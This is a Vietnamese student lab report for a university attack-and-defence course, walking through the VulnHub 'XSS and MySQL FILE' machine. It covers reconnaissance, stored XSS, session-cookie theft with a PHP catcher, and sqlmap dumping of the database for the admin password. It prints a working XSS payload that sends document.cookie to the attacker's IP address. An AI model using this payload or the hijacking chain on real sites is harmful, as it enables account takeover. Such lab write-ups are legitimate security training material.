|  |
| --- |
| BAN CƠ YẾU CHÍNH PHỦ  **HỌC VIỆN KỸ THUẬT MẬT MÃ**  ¯¯¯¯¯¯¯¯¯¯¯¯¯¯¯¯  logo ATTT-02 |
| HỌC PHẦN  **TẤN CÔNG VÀ PHÒNG THỦ HỆ THỐNG** |
| BÁO CÁO THỰC HÀNH  **PENTEST LAB: XSS AND MYSQL FILE** |
| |  |  | | --- | --- | | ***Họ tên sinh viên:*** | Nguyễn Ngọc Anh | | ***Lớp:*** | ATM03 | | ***Mã sinh viên:*** | AT180304 | |  |  | | ***Giảng viên:*** | TS. Lại Minh Tuấn  **Hà Nội, 2024** | |
|  |

MỤC LỤC

[**I)** **Chuẩn bị** 3](#_Toc184491336)

[**II)** **Trinh sát** 3](#_Toc184491337)

[**III)** **Khai thác** 4](#_Toc184491338)

1. **Chuẩn bị**


2 máy:

* Máy attacker: kali linux hoặc parrot OS
* Máy victim: <https://www.vulnhub.com/entry/pentester-lab-xss-and-mysql-file,66/>

Lưu ý: 2 máy cùng dải mạng


1. **Trinh sát**

**Nmap**




Ta thấy cổng 22 và 80 đang mở. Bây giờ ta bắt đầu truy cập cổng 80

1. **Khai thác**



Đây là một loại trang blog đơn giản và cũng có tùy chọn đăng nhập quản trị viên





Ta đã thử SQL injection để bỏ qua việc đăng nhập nhưng KHÔNG THÀNH CÔNG!!


Hãy thử kiểm tra lỗ hổng XSS.



Chỉ cần chèn một tập lệnh đơn giản và đoán xem… Nó dễ bị tấn công đến Stored XSS.








Chúng ta đã có cookie của phiên hiện tại nhưng chúng ta có thể lấy cookie của quản trị viên không?

Giả định ở đây là có một quản trị viên, người sẽ xem xét các bình luận được đăng trên trang web vào một thời điểm nào đó và với lỗ hổng XSS, chúng ta có cơ hội đánh cắp giá trị cookie phiên của quản trị viên đó và sử dụng nó để đăng nhập vào trang web với tư cách là quản trị viên.


Vậy hãy lấy cookie đó. Đối với điều này, chúng ta sẽ sử dụng một số Javascript để chạy phía máy khách trong trình duyệt của nạn nhân và một số mã PHP để lấy giá trị cookie và lưu trữ nó trong một biến.

Đầu tiên, ta tạo file **index.php** với đoạn mã sau:




Chúng ta sẽ dừng apache2.

Hãy chạy một máy chủ web cục bộ để lưu trữ PHP này và lấy cookie khi nạn nhân xem bài đăng trên blog của chúng ta.




Bây giờ chúng ta sẽ chèn tập lệnh XSS của mình:

<script>location.href='http://192.168.198.129:80/index.php?test='+document.cookie;</script>




Mã của chúng ta được tiêm vào và chúng ta thấy cookie của riêng mình, đây là tin tốt để xác nhận. Ngay sau đó, chúng tôi lấy cookie phiên của quản trị viên khi họ xem bài đăng:




Cookie của chúng ta là **5ujg0glf1sl61uuepjdsm042q1**

Bây giờ, hãy sử dụng Cookie Editor để thay thế cookie của chúng ta bằng cookie của quản trị viên.

Và refresh lại trang.




Chúng ta đang tạo một blog mới và nhấp vào Edit.



Khi thêm dấu nháy đơn (‘) vào cuối giá trị tham số của id, lỗi mysql sẽ hiển thị.




Đã đến lúc khởi động sqlmap và xem liệu quét cơ sở của nó có cung cấp cho chúng ta thông tin gì không trước khi chuyển sang thăm dò thủ công:



Không cần phải làm thủ công ở đây - sqlmap đã làm được điều đó với một lần tiêm mù tiêu chuẩn. Vì vậy, bây giờ chúng ta có thể truy cập vào cơ sở dữ liệu phụ trợ và có thể bắt đầu tìm kiếm những thứ quan tâm như thông tin xác thực. Thay vì chọn từng bảng một, hãy dump the lot:



Chúng ta tìm thấy password của admin.



Quay lại trình duyêt, Đăng nhập lại thành công

